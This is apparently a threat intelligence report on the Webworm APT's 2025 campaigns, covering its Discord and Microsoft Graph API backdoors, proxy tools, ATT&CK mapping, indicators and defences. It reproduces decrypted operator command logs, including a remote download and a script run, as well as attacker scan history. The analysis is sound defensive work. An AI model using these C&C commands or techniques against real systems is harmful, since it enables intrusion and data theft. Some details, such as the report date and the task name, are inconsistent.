PROUDSEC

THREAT INTELLIGENCE REPORT

Webworm APT: Threat Intelligence Analysis Report

The 2025 operations of the China-aligned Webworm APT group; the EchoCreep and GraphWorm backdoors that establish C&C over Discord and the Microsoft Graph API, custom proxy tools, and a targeting shift toward European government institutions.

APT

18 May 2026 • ProudSec CTI Team

PUBLIC — TLP:CLEAR

TABLE OF CONTENTS

1. Executive Summary 2
1.1. Key Findings 2
2. Threat Actor Profile 3
2.1. General Information 3
2.2. Evolution of the Target Profile 3
2.3. Tactical Evolution 3
3. Tools and Malware Analysis 4
3.1. EchoCreep Backdoor 4
3.2. GraphWorm Backdoor 5
3.3. Custom Proxy Tools 6
3.4. Tool Comparison Matrix 7
4. Attack Chain and TTPs 8
4.1. Initial Access Vectors 8
4.2. Command-and-Control Infrastructure 10
4.3. GitHub Staging Infrastructure 10
5. MITRE ATT&CK Mapping 12
5.1. Reconnaissance 12
5.2. Resource Development 12
5.3. Execution & Persistence 12
5.4. Defense Evasion 12
5.5. Command and Control & Exfiltration 13
6. Indicators of Compromise (IOC) 14
6.1. File Hashes (SHA-1) 14
6.2. Network Indicators 14
6.3. Domain and URL Indicators 14
7. Detection and Prevention Recommendations 15
7.1. Network-Level Measures 15
7.2. Endpoint-Level Measures 15
7.3. Vulnerability Management 15
7.4. Cloud Security Measures 15
7.5. Detection Rule Recommendations 15
8. Conclusion and Assessment 16
9. References 17

PROUDSEC

© 2026 ProudSec. All rights reserved.

1. Executive Summary

This report examines an analysis published in May 2026 covering the new attack techniques identified in the 2025 operations of the China-aligned Webworm APT group. The threat actor has been tracked since 2022 and is known to continuously update its tactics, techniques, and procedures (TTPs). Two new backdoors developed by the threat actor in 2025 have been identified. The first, EchoCreep, conducts command-and-control (C&C) communication over the Discord API; the second, GraphWorm, communicates through the Microsoft Graph API and OneDrive infrastructure. In addition, custom-built proxy tools named WormFrp, ChainWorm, SmuxProxy, and WormSocket were found to be in operational use. The group's target geography has been observed shifting from Asia to Europe over time. In 2025, government institutions in Belgium, Italy, Serbia, and Poland, as well as a university in South Africa, were reported as targets. It has been confirmed that critical files belonging to Italian and Spanish government institutions were exfiltrated through a compromised Amazon S3 bucket.

1.1. Key Findings

- Legitimate cloud services such as Discord and the Microsoft Graph API were found to be abused as C&C infrastructure.
- Decryption of more than 400 encrypted Discord messages revealed four unique victim channels.
- Active reconnaissance against 56 targets was conducted using the open-source tools Nuclei and Dirsearch.
- A GitHub repository created as a fork of the WordPress repository was used as a malware distribution environment.
- Traditional backdoors such as McRat and Trochilus have been abandoned in favor of legitimate tools such as SoftEther VPN and SOCKS proxies.
- Evidence was obtained that the CVE-2017-7692 (SquirrelMail RCE) vulnerability was used as an initial access vector.

PROUDSEC

© 2026 ProudSec. All rights reserved.

2. Threat Actor Profile

2.1. General Information

Attribute	Detail
Group Name	Webworm
Origin / Affiliation	China-aligned APT group
First Identified	2022 (Symantec report)
Status	Still active
Related Groups	SixLittleMonkeys, FishMonger
Primary Motivation	State-sponsored cyber espionage
Preferred Languages	Go, .NET (MSIL), Win32
Cloud Providers Used	Vultr, IT7 Networks, AWS S3

2.2. Evolution of the Target Profile

A distinct shift has been observed in Webworm's target profile. Having primarily targeted organizations in Asia during 2022-2023, the group began shifting its operational focus to Europe from 2024 onward. Alongside this geographic shift, the targeted sectors have also diversified.

The confirmed targets of the 2025 attacks are presented in the table below:

Country	Sector	Impact Level
Belgium	Government institution	High
Italy	Government institution	Critical — virtual machine leak
Serbia	Government institution / Webmail	High — credential leak
Poland	Government institution	High
Spain	Government institution	Critical — infrastructure diagrams leaked
South Africa	University	Medium

2.3. Tactical Evolution

Three main evolutionary stages have been identified in Webworm's tactical approach. In the first period, well-known remote access trojans (RATs) such as McRat (9002 RAT) and Trochilus were preferred. In the second period, the group increasingly turned to legitimate and semi-legitimate tools, adopting hard-to-detect infrastructure such as SoftEther VPN and SOCKS proxy solutions. In the third period, in 2025, custom-developed backdoors were introduced together with the abuse of legitimate cloud services (Discord, Microsoft Graph API) as C&C infrastructure.

© 2026 ProudSec. All rights reserved.

3. Tools and Malware Analysis

This section provides a technical examination of the new-generation malware and custom-developed proxy tools identified in Webworm's 2025 campaigns.

3.1. EchoCreep Backdoor

EchoCreep is a new-generation backdoor written in the Go programming language that abuses the Discord API for command-and-control communication. The first Discord messages were found to have been sent from March 21, 2024. All network communication is carried out over Discord API endpoints via specially crafted HTTP requests. Commands sent to the malware are first base64-encoded and then encrypted using the AES-CBC-128 algorithm. Analysis of the 433 Discord messages decrypted by researchers identified four unique victim channels and yielded the IP addresses and machine hostnames associated with the victims' identities.

3.1.1. EchoCreep Command Set

Command	Argument	Description
upload	File path	The file at the specified path is uploaded to Discord as an attachment.
download	Source URL and destination path	A file is downloaded from the provided URL and saved to the specified path.
shell	String	The given command is executed in the cmd.exe shell.
sleep	Seconds (integer)	The backdoor sleeps for the specified duration.

3.1.2. Persistence Mechanism

To maintain persistence on the system, EchoCreep creates a custom scheduled task named "Microsoft-SSHUpdate". This approach is assessed to be designed to blend in with legitimate system update tasks in Windows environments. The persistence mechanism is only activated via C&C commands after the initial compromise.

PROUDSEC




Figure 1: Figure 1: The "Up Success" (check-in successful) message EchoCreep posts to its Discord channel

```
up_success_msg.ptr = "Up Success";
up_success_msg.len = 10;
main__ptr_Bot_sendMessage((_ptr_main_Bot)v3.part_0, up_success_msg);
```

Figure 2: Figure 2: The EchoCreep code fragment that sends the "Up Success" message

© 2026 ProudSec. All rights reserved.

```
{"guild": "lol", "channel_id": 1220298277849796651, "channel": "fire", "content": "", "time": "2024-03-21T09:10:49.587000+00:00", "author_id": 1220292840803012639, "author": "fire"}
{"guild": "lol", "channel_id": 1220298277849796651, "channel": "fire", "content": "123", "time": "2024-03-21T09:10:54.468000+00:00", "author_id": 1219910976007045171, "author": "jonson889912"}
{"guild": "lol", "channel_id": 1220298277849796651, "channel": "fire", "content": "123123123", "time": "2024-03-21T09:12:28.030000+00:00", "author_id": 1219910976007045171, "author": "jonson889912"}
{"guild": "lol", "channel_id": 1220298277849796651, "channel": "fire", "content": "1234567", "time": "2024-03-21T09:37:39.245000+00:00", "author_id": 1219910976007045171, "author": "jonson889912"}
{"guild": "lol", "channel_id": 1220298277849796651, "channel": "fire", "content": "123", "time": "2024-03-21T09:43:00.241000+00:00", "author_id": 1219910976007045171, "author": "jonson889912"}
{"guild": "lol", "channel_id": 1220298277849796651, "channel": "fire", "content": "123", "time": "2024-03-21T09:43:24.196000+00:00", "author_id": 1220292840803012639, "author": "fire"}
{"guild": "lol", "channel_id": 1220298277849796651, "channel": "fire", "content": "123", "time": "2024-03-21T09:43:36.276000+00:00", "author_id": 1219910976007045171, "author": "jonson889912"}
{"guild": "lol", "channel_id": 1220298277849796651, "channel": "fire", "content": "", "time": "2024-03-21T09:46:33.463000+00:00", "author_id": 1220292840803012639, "author": "fire"}
{"guild": "lol", "channel_id": 1220298277849796651, "channel": "fire", "content": "123", "time": "2024-03-22T01:14:23.525000+00:00", "author_id": 1220292840803012639, "author": "fire"}
```


Figure 3: Figure 3: Junk commands sent by the operator for testing


```
{"guild": "lol", "channel_id": 1220298277849796651, "channel": "fire", "content": "download https://github.com/fatedier/frp/releases/download/v0.56.0/frp_0.56.0_darwin_amd64.tar.gz C:\\windows\\temp\\123.tar.gz", "time": "2024-03-22T01:43:36.891000+00:00", "author_id": 1219910976007045171, "author": "jonson889912"}
{"guild": "lol", "channel_id": 1220298277849796651, "channel": "fire", "content": "Download Success!", "time": "2024-03-22T01:43:41.794000+00:00", "author_id": 1220292840803012639, "author": "fire"}
```


Figure 4: Figure 4: FRP download command issued over the Discord channel


```
{"guild": "lol", "channel_id": 1220298277849796651, "channel": "fire", "content": "run C:\\tools\\se\\win64\\test.vbs", "time": "2024-03-22T06:10:02.620000+00:00", "author_id": 1219910976007045171, "author": "jonson889912"}
{"guild": "lol", "channel_id": 1220298277849796651, "channel": "fire", "content": "Run Success!", "time": "2024-03-22T06:10:05.259000+00:00", "author_id": 1220292840803012639, "author": "fire"}
```


Figure 5: Figure 5: VBScript execution test ("run" command and "Run Success!" response)

3.2. GraphWorm Backdoor

GraphWorm is the second new backdoor used by the Webworm threat actor. It uses the Microsoft Graph API for command-and-control communication and exchanges data specifically over OneDrive endpoints. Data transmitted in the communication is first encrypted with the AES-256-CBC algorithm using OpenSSL EVP library calls and then base64-encoded. On first execution, the malware builds a unique victim identifier by combining the network adapter IP, the processor ID, and the physical device serial number obtained via the WMI framework. This identifier is used as the name of a new folder inside the OneDrive tenant, and /files, /result, and /job subfolders are configured for each victim.

© 2026 ProudSec. All rights reserved.

3.2.1. GraphWorm Command Set

Command	Description
keyExchange	Sets a public key value in memory.
sessionKey	Updates the RSA private key and AES key values in memory.
kill	Stops execution of the backdoor.
shell	Launches a new cmd.exe instance.
exec	Executes a new process via the CreateProcessW API call.
upload	Downloads a file based on the OneDrive and agent path.
sleep / poll / rest	Updates the sleep intervals.
upgrade	Updates configuration fields with the content of a JSON string and writes them to the config.dat file.
download	Uploads a file from the specified file path to OneDrive.
heartbeat	Generates a random delay determining when the alive.txt file will next be updated.

For uploading large shell command outputs, the malware was found to use the /createUploadSession endpoint of the Microsoft Graph API. This method makes it possible to successfully exfiltrate large files through the cloud-based OneDrive instance.

3.3. Custom Proxy Tools

In addition to its backdoors, the Webworm threat actor was found to use multiple custom proxy tools. The common feature of these tools is that they both encrypt communication traffic and can establish chained connections across multiple servers. These capabilities are assessed to allow the threat actor to conceal its operational footprint and build covert infrastructure inside victim networks.

3.3.1. WormFrp

WormFrp is a custom tunneling tool developed by drawing on the open-source fast reverse proxy (frp) tool. The tool's configuration values were found to be retrieved from a compromised Amazon S3 bucket at wamanharipethe.s3.ap-south-1.amazonaws[.]com. The S3 bucket contains AES-ECB-encrypted configuration files with a .txt extension, and each WormFrp instance has a unique AES key.

3.3.2. ChainWorm

ChainWorm is a tool used by Webworm operators to extend their proxy infrastructure. Its core function is to open a specific port on the machine it runs on and forward incoming traffic to the next hop. This method makes it possible to build proxy chains with an arbitrary number of hops between source and destination. In case of an error, the byte sequence `0x05 01 00 01 00 00 00 00 00 00` is sent to the source and a reconnection attempt is initiated.

3.3.3. SmuxProxy

SmuxProxy is a customized version of the iox port-forwarding and intranet proxy tool. In addition to the existing iox functionality, the server IP address and port were found to be hard-coded directly into the binary. This provides operators with a structure that is easy to deploy. The tool can also generate random keys and initialization vectors for encrypted communication.

3.3.4. WormSocket

WormSocket is a tool that proxies web requests through servers running socket.io. It can optionally take a basic-authenticated URI via the `--proxy` parameter, allowing a WebProxy object to be configured. WormSocket attempts to connect using the ws, wss, http, and https schemes and communicates through four different message types (InitiateForwarderClientReq, InitiateForwarderClientRep, SendDataMessage, CheckInMessage).

© 2026 ProudSec. All rights reserved.

3.4. Tool Comparison Matrix

Tool	Type	Language	Core Capability
EchoCreep	Backdoor	Go	Discord C&C, AES-CBC-128
GraphWorm	Backdoor	Win32	MS Graph API, OneDrive, AES-256-CBC
WormFrp	Proxy	Go	Configuration via S3, AES-ECB
ChainWorm	Proxy	—	Multi-hop chaining
SmuxProxy	Proxy	Go	iox-based, hard-coded IP
WormSocket	Proxy	.NET (MSIL)	socket.io-based, WebSocket

PROUDSEC

© 2026 ProudSec. All rights reserved.

4. Attack Chain and TTPs

4.1. Initial Access Vectors

Although the researchers' investigation did not yield conclusive evidence of exactly how the Webworm threat actor gained access to victim systems, extensive use of open-source reconnaissance tools was established. Examination of an open directory hosted at the IP address 64.176.85[.]158 provided direct access to the threat actor's operational toolset.

The main reconnaissance tools identified as used by the attackers are:

- **dirsearch** — A web directory and file scanning utility. It was found to have been run against 56 different targets.
- **nuclei** — An open-source vulnerability scanner. Vulnerability scans were performed against targets using customized templates.
- **CVE-2017-7692** — The post-authentication remote code execution vulnerability in the SquirrelMail webmail client was found to have been used. The script named `_1.sh` used by the attackers was determined to be based on the proof-of-concept (PoC) code published by LegalHackers that exploits CVE-2017-7692. Examination of the `.bash_history` file revealed that a similarly named script was run against a webmail target located in Serbia. This finding supports the assumption that the threat actor may have obtained victim credentials beforehand and used this vulnerability during the initial access phase.

PROUDSEC

© 2026 ProudSec. All rights reserved.



Figure 6: Figure 6: Open directory listing on the attacker server (dirsearch, nuclei, iox, and scripts)

```
./nuclei --target https://[redacted]/home/
dirsearch -u https://[redacted]/ -x 403,404,400,402,401,405,500,503
dirsearch -u https://[redacted]/archive/ -x 403,404,400,402,401,405,500,503
export LANG="en_US";export LANGUAGE="en_US";export LC_ALL="en_US";top
cd nuclei
./nuclei --target https://[redacted]/
./nuclei --target https://[redacted]
./nuclei --target https://[redacted]/
./nuclei --target https://[redacted]
export LANG="en_US";export LANGUAGE="en_US";export LC_ALL="en_US";top
export LANG="en_US";export LANGUAGE="en_US";export LC_ALL="en_US";top
dirsearch -u https://[redacted]/ -x 403,404,400,402,401,500,503
dirsearch -u https://[redacted]/ -x 403,404,400,402,401,500,503
```

Figure 7: Figure 7: nuclei and dirsearch command history in the .bash_history file

© 2026 ProudSec. All rights reserved.

4.2. Command-and-Control Infrastructure

4.2.1. Discord C&C Infrastructure

Examination of the Discord infrastructure used by the EchoCreep backdoor showed that a separate channel is created per victim. Channel names use the victim's IP address or an IP-hostname combination. On the backdoor's first run, rather than creating a new channel, the "Up Success" message was sent to a pre-existing channel. This indicates that the channels were created manually before the backdoor was executed and that the operators had prior knowledge of the target.

4.2.2. Microsoft Graph API Infrastructure

The GraphWorm backdoor was found to specifically target the OneDrive endpoints of the Microsoft Graph API. A separate OneDrive directory is created for each victim, with /files, /result, and /job subfolders configured beneath it. The use of a cloud-based OneDrive instance allows large staged files to be successfully exfiltrated via the /createUploadSession endpoint.

4.2.3. Amazon S3 Bucket Abuse

The Webworm threat actor was found to use a compromised Amazon S3 bucket located at wamanharipethe.s3.ap-south-1.amazonaws[.]com to store configuration files and exfiltrated data. The bucket is assessed to be associated with the legitimate resource whpjewellers.s3.amazonaws[.]com and to have become publicly accessible due to a misconfigured policy.

Critical data identified inside the S3 bucket includes:

- Snapshot files of virtual machines belonging to an Italian government institution.
- An mRemoteNG configuration XML file belonging to a Spanish government institution.
- A Microsoft Visio diagram detailing the infrastructure of one of the Spanish government institution's domains.
- 20 new files uploaded between December 2025 and January 2026.
- The SharpSecretsdump tool (the C# equivalent of Impacket's secretsdump.py), uploaded at the end of October 2025.

4.3. GitHub Staging Infrastructure

Decryption of the Discord messages revealed that a GitHub repository at https://github[.]com/anjsdgasdf/WordPress was used by the threat actor as file staging infrastructure. The repository was created as a direct fork of the legitimate WordPress repository, with malicious files placed inside the wp-admin directory. This method allowed the malicious files to be hidden in plain sight and downloaded directly to victim machines.

© 2026 ProudSec. All rights reserved.




Figure 8: Figure 8: The forked WordPress GitHub repository (anjsdgasdf/WordPress) used to stage malicious files

© 2026 ProudSec. All rights reserved.

5. MITRE ATT&CK Mapping

The tables below map the tactics, techniques, and procedures used in Webworm's 2025 operations to version 19 of the MITRE ATT&CK framework.

5.1. Reconnaissance

Technique ID	Technique Name	Webworm Usage
T1595.002	Active Scanning: Vulnerability Scanning	Vulnerability scanning of targets with the nuclei tool.
T1595.003	Active Scanning: Wordlist Scanning	Web directory scanning with the dirsearch tool.

5.2. Resource Development

Technique ID	Technique Name	Webworm Usage
T1588.006	Obtain Capabilities: Vulnerabilities	Publicly available exploit code was used for CVE-2017-7692.
T1583.004	Acquire Infrastructure: Server	Servers were rented from Vultr and IT7 Networks.
T1583.003	Acquire Infrastructure: Virtual Private Server	SoftEther VPN servers were hosted on the Vultr cloud service.
T1584.006	Compromise Infrastructure: Web Services	S3 buckets were compromised and used as a foothold.
T1608.002	Stage Capabilities: Upload Tool	Malicious tools were staged in a GitHub repository.

5.3. Execution & Persistence

Technique ID	Technique Name	Webworm Usage
T1059.003	Windows Command Shell	cmd.exe is used by EchoCreep and GraphWorm.
T1053.005	Scheduled Task	Persistence is achieved via the MicrosoftSSHUpdate scheduled task.
T1547.001	Registry Run Keys / Startup Folder	GraphWorm writes to registry Run keys.

5.4. Defense Evasion

Technique ID	Technique Name	Webworm Usage
T1070.004	Indicator Removal: File Deletion	GraphWorm deletes beacon files after a successful upload.
T1112	Modify Registry	GraphWorm makes registry changes for persistence.
T1027.013	Obfuscated Files: Encrypted/Encoded File	EchoCreep and GraphWorm use encryption/ encoding.
T1550.001	Application Access Token	API keys are used for C&C communication.
T1078.004	Valid Accounts: Cloud Accounts	GraphWorm accesses the Graph API with a valid cloud account.
T1070.006	Indicator Removal: Timestomp	EchoCreep has a modified-timestamp capability.

© 2026 ProudSec. All rights reserved.

5.5. Command and Control & Exfiltration

Technique ID	Technique Name	Webworm Usage
T1071.001	Application Layer Protocol: Web Protocols	EchoCreep, GraphWorm, and WormSocket use HTTP/WebSocket.
T1132.001	Data Encoding: Standard Encoding	Base64 encoding is used across all tools.
T1573.002	Encrypted Channel: Asymmetric Cryptography	AES encryption is used across all tools.
T1090.003	Proxy: Multi-hop Proxy	WormSocket and ChainWorm build multi-hop proxy chains.
T1090.002	Proxy: External Proxy	All proxy tools can establish external proxy connections.
T1102.002	Web Service: Bidirectional Communication	Discord and the MS Graph API are used for bidirectional communication.
T1041	Exfiltration Over C2 Channel	Data is exfiltrated over the C&C channels.
T1567.002	Exfiltration to Cloud Storage	Data is exfiltrated via OneDrive.

PROUDSEC

© 2026 ProudSec. All rights reserved.

6. Indicators of Compromise (IOC)

This section presents the publicly released indicators of compromise used in Webworm's 2025 operations. Integrating these indicators into internal detection and prevention systems is recommended.

6.1. File Hashes (SHA-1)

SHA-1	File Name	Detection Name	Description
CB4E5043333670738142970 7F59C3CBE8D497D98	SearchApp.exe	WinGo/Agent.ZK	EchoCreep backdoor
1DF40A4A31B30B62EC33DC6FECC2C4408302ADC7	ssh.exe	WinGo/HackTool.Proxy.AE	WormFrp proxy tool
7DCFE9EE25841DFD58D3D6871BF867FE32141DFB	svc.exe	MSIL/HackTool.Proxy.H	WormHole proxy tool
77F1970D620216C5FFF4E14A6CCC13FCC267217	C2OverOneDrive_v0316.exe	Win32/Agent.VWD	GraphWorm backdoor
948159A7FC2E688386864BEA59FD40DFFC4B24D6	MessengerClient.exe	MSIL/HackTool.Proxy.I	WormSocket proxy tool
A3C077BDF8898E612CCD65BC82E7960834ADB2A9	dsocks.exe	WinGo/Riskware.Iox.L	SmuxProxy

6.2. Network Indicators

IP Address	Provider	First Seen	Description
45.77.13[.]67	Vultr Holdings	2025-04-07	WormSocket web socket server
64.176.85[.]158	The Constant Company	2025-06-28	SmuxProxy server
104.243.23[.]43	IT7 Networks	2025-04-09	SmuxProxy server
108.61.200[.]151	Vultr Holdings	2025-04-10	WormFrp proxy server
144.168.60[.]233	IT7 Networks	2025-06-30	Reverse shell IP (identified in SmuxProxy)

6.3. Domain and URL Indicators

Type	Indicator	Description
S3 Bucket	wamanharipethe.s3.ap-south-1.amazonaws[.]com	WormFrp configuration and data exfiltration
GitHub	github[.]com/anjsdgasdf/WordPress	Malware staging repository

© 2026 ProudSec. All rights reserved.

7. Detection and Prevention Recommendations

In light of the findings from Webworm's 2025 operations, the detection and prevention controls that organizations are advised to integrate into their defense strategies are listed below.

7.1. Network-Level Measures

- The IP addresses and domain indicators shared in this report should be added to firewall, IDS/IPS, and DNS sinkhole systems.
- Anomalies in corporate traffic toward Discord API endpoints (discord.com/api, discordapp.com) should be monitored.
- Unusual OneDrive upload/download behavior in Microsoft Graph API traffic (particularly use of /createUploadSession) should be detected.
- Suspicious outbound connections to Vultr and IT7 Networks ASNs should be reviewed.
- SoftEther VPN connections should be blocked if they violate corporate policy.

7.2. Endpoint-Level Measures

- All SHA-1 hash values in this report should be loaded into endpoint protection (EDR/EPP) systems as blocked indicators.
- Windows environments should be checked for the presence of a suspicious scheduled task named "MicrosoftSSHUpdate".
- Unexpected writes to registry Run keys should be monitored.
- Parent processes of cmd.exe and powershell.exe should be analyzed to detect anomalous process trees.
- System information collection via WMI queries (processor ID, network adapter IP) should be monitored.

7.3. Vulnerability Management

- If the SquirrelMail webmail client is in use within the organization, it should be upgraded to the latest version (CVE-2017-7692).
- All webmail and content management systems should be verified as fully patched.
- Multi-factor authentication (MFA) should be made mandatory for webmail access.

PROUDSEC

7.4. Cloud Security Measures

- Regular audits should be performed to prevent misconfigured policies on Amazon S3 buckets.
- Access logs for S3 buckets (CloudTrail) should be continuously monitored.
- Access controls on snapshot files of internal virtual machines should be tightened.
- Unusual folder creation and large file upload behavior in OneDrive tenants should be detected.

7.5. Detection Rule Recommendations

High-level Sigma and YARA rule categories that can be developed to detect Webworm operations are suggested below:

Rule Type	Detection Area	Priority
Sigma	Creation of the MicrosoftSSHUpdate scheduled task	High
Sigma	Suspicious HTTP requests to the Discord API (bot token pattern)	High
Sigma	Anomalous use of OneDrive /createUploadSession	Medium
YARA	EchoCreep Go binary signatures	High
YARA	GraphWorm Win32 binary signatures	High
YARA	WormFrp, ChainWorm, SmuxProxy, WormSocket binary signatures	Medium

© 2026 ProudSec. All rights reserved.

8. Conclusion and Assessment

The Webworm threat actor is assessed to have remained actively operational since its first identification in 2022 and to continuously update its toolset. In its 2025 campaigns, the abuse of legitimate cloud services such as Discord and the Microsoft Graph API as C&C infrastructure in place of traditional backdoors points to an increase in the threat actor's operational maturity and detection-evasion capability. This approach requires a critical paradigm shift on the defensive side. The abuse of legitimate cloud services largely renders traditional IP/domain-based blocking methods ineffective. Organizations are therefore advised to develop behavior-based detection capabilities and to place greater emphasis on traffic analysis toward cloud services.

The Webworm group's shift of its target geography from Asia to Europe represents an increasing risk for government institutions and academic organizations in the European region. In particular, the critical files belonging to Italian and Spanish government institutions that were leaked through a compromised Amazon S3 bucket demonstrate that the operation has serious national security dimensions.

In conclusion, the Webworm threat actor is expected to continue developing new tools and techniques in the near future, and targeting activity in the European region is expected to persist. It is assessed to be critically important that organizations operating in the relevant sectors rapidly integrate the indicators of compromise shared in this report into their defense systems and implement the recommended detection controls.

© 2026 ProudSec. All rights reserved.

9. References

1. ESET Research, "Webworm: New burrowing techniques", WeLiveSecurity, May 20, 2026. https://www.welivesecurity.com/en/eset-research/webworm-new-burrowing-techniques/
2. Symantec Threat Hunter Team, "Webworm: Espionage Attackers Testing and Using Older Modified RATs", Symantec Enterprise Blog, 2022.
3. MITRE ATT&CK Framework v19, https://attack.mitre.org/
4. ESET malware-ioc GitHub Repository, https://github.com/eset/malware-ioc/tree/master/webworm

PROUDSEC

© 2026 ProudSec. All rights reserved.